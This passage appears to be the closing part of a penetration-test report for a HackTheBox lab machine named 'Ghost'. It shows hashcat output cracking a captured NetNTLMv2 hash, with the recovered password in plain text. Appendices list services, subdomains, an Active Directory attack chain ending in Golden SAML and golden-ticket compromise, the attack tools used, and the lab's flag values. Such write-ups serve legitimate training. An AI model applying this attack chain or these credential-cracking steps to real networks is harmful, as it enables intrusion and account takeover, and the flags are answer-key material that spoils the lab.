Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1242 MB (14223 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

JUSTIN.BRADLEY::ghost:eb1a59b8aa717607:e7b937886301730c1003354c92266b56:0101000000000000f880cf4d84fadc0106a2dbb7bef510a20000000000020008004900500037004f0001001e00570049004e002d00510041005100360043004100520051
0056004c0036000400140049005000037004f002e004c004f00430041004c0003003400570049004e002d005100410051003600430041005200510056004c0036002e0049005000037004f002e004c004f00430041004c000500140049005000037004f002e004c00
4f00430041004c000800300030000000000000000000000000000000400000c88c4a4cbefa24083a598f460df4c68df7827639203cefec6e09d73018efee180a001000000000000000000000000000000000000000900300048005400540050002f00620069007400620075
0063006b00650074002e00670068006f00730074002e0068007400620000000000000000000 Qwertyuiop1234$$

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JUSTIN.BRADLEY::ghost:eb1a59b8aa717607:e7b937886301...000000
Time.Started.....: Fri Jun 12 16:02:20 2026 (1 sec)
Time.Estimated...: Fri Jun 12 16:02:21 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 38590.9 kH/s (6.66ms) @ Accel:626 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10897408/14344384 (75.97%)
Rejected.........: 0/10897408 (0.00%)
Restore.Point....: 8173056/14344384 (56.98%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: fath181099 -> M0ve1y
Hardware.Mon.#01.: Temp: 32c Fan: 30% Util: 16% Core:1350MHz Mem:6800MHz Bus:16
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.231.105	53	DNS	Simple DNS Plus
10.129.231.105	80	HTTP	Microsoft HTTPAPI httpd 2.0 — 404 only
10.129.231.105	88	Kerberos	Microsoft Windows Kerberos
10.129.231.105	135	RPC	Microsoft Windows RPC
10.129.231.105	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.231.105	389	LDAP	Microsoft Windows AD LDAP (Domain: ghost.htb)
10.129.231.105	443	HTTPS	
10.129.231.105	445	SMB	Microsoft SMB
10.129.231.105	464	kpasswd	Kerberos password change
10.129.231.105	593	RPC/HTTP	Microsoft Windows RPC over HTTP 1.0
10.129.231.105	636	LDAPS	Microsoft Windows AD LDAP
10.129.231.105	1433	MSSQL	Microsoft SQL Server 2022 16.00.1000.00 RTM
10.129.231.105	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.231.105	3269	LDAPS GC	Microsoft Windows AD LDAP — Global Catalog
10.129.231.105	3389	RDP	Microsoft Terminal Services
10.129.231.105	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.231.105	8008	HTTP	nginx 1.18.0 (Ubuntu) — Ghost CMS + intranet
10.129.231.105	8443	HTTPS	nginx 1.18.0 (Ubuntu) — Ghost Core (SSL CN: core.ghost.htb)
10.129.231.105	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
ghost.htb	Main domain — DC01	
intranet.ghost.htb:8008	Next.js intranet — LDAP login	Vhost fuzzing on port 8008
gitea.ghost.htb	Gitea source control	Intranet news post
federation.ghost.htb	ADFS federation service	Ghost Core login redirect
core.ghost.htb:8443	Ghost Core admin panel	SSL certificate SAN (8443)
corp.ghost.htb	Secondary domain — bidirectional trust	Ghost Core admin panel UI

A.4 Exploited Hosts

Host	Scope	Method	Notes
intranet.ghost.htb (10.129.231.105)	External	LDAP injection auth bypass	Authenticated intranet access
ghost.htb:8008 (10.129.231.105)	External	Ghost CMS path traversal → DEV_INTRANET_KEY	Key used for command injection
intranet.ghost.htb:8008 (10.129.231.105)	External	OS command injection on /api-dev/scan	Root shell inside Docker container
dev-workstation (via Docker)	Internal	SSH ControlMaster socket hijack	Florence Ramirez TGT stolen
DC01.ghost.htb (10.129.231.105)	Internal	ADIDNS poisoning + Responder	justin.bradley NTLMv2 captured
DC01.ghost.htb (10.129.231.105)	Internal	WinRM as justin.bradley	User flag; BloodHound collection
DC01.ghost.htb (10.129.231.105)	Internal	GMSA read + ADFS Golden SAML	Ghost Core admin panel access
PRIMARY.corp.ghost.htb	Internal	MSSQL linked server xp_cmdshell	Shell as nt service\mssqlserver
PRIMARY.corp.ghost.htb	Internal	EfsPotato SeImpersonatePrivilege	SYSTEM on corp.ghost.htb
DC01.ghost.htb (10.129.231.105)	Internal	Cross-domain golden ticket SID history	Root flag from ghost.htb DC

A.5 Compromised Users

Username	Type	Method	Notes
gitea_temp_principal	Domain user	LDAP wildcard password oracle	Gitea authentication
florence.ramirez	Domain user	SSH ControlMaster socket hijack — Kerberos TGT stolen	ADIDNS record injection
justin.bradley	Domain user	NTLMv2 captured via Responder; cracked offline	WinRM access; user flag
adfs_gmsa$	GMSA service account	ReadGMSAPassword via NXC	ADFS token signing key extraction; Golden SAML
Administrator@ghost.htb	Domain administrator	Golden SAML token forgery	Ghost Core admin panel
nt service\mssqlserver	Service account	MSSQL linked server xp_cmdshell	corp.ghost.htb foothold
NT AUTHORITY\SYSTEM (corp.ghost.htb)	SYSTEM	EfsPotato SeImpersonatePrivilege	Full corp domain control; DCSync
Administrator@ghost.htb (via golden ticket)	Domain administrator	Cross-domain golden ticket with SID history	Root flag on DC01.ghost.htb

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
ghost.htb DNS	ADIDNS	Remove injected A record for bitbucket.ghost.htb
PRIMARY.corp.ghost.htb	C:\Windows\Temp	Remove nc64.exe, EfsPotato.exe, mimikatz.exe, Rubeus.exe
PRIMARY.corp.ghost.htb	MSSQL	Disable xp_cmdshell if not operationally required
ghost.htb / corp.ghost.htb	Kerberos	Rotate krbtgt passwords twice in both domains

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC01.ghost.htb	6b5437250dab2e7d686f46b2afa02648	C:\Users\justin.bradley\Desktop\user.txt	LDAP injection → Gitea → path traversal → cmd injection → SSH hijack → DNS poison → Responder → hash crack → WinRM
2	DC01.ghost.htb	2df52468052696196aaeed06086bcf99e	C:\Users\Administrator\Desktop\root.txt	BloodHound → GMSA → Golden SAML → MSSQL linked RCE → EfsPotato → cross-domain golden ticket

End of Report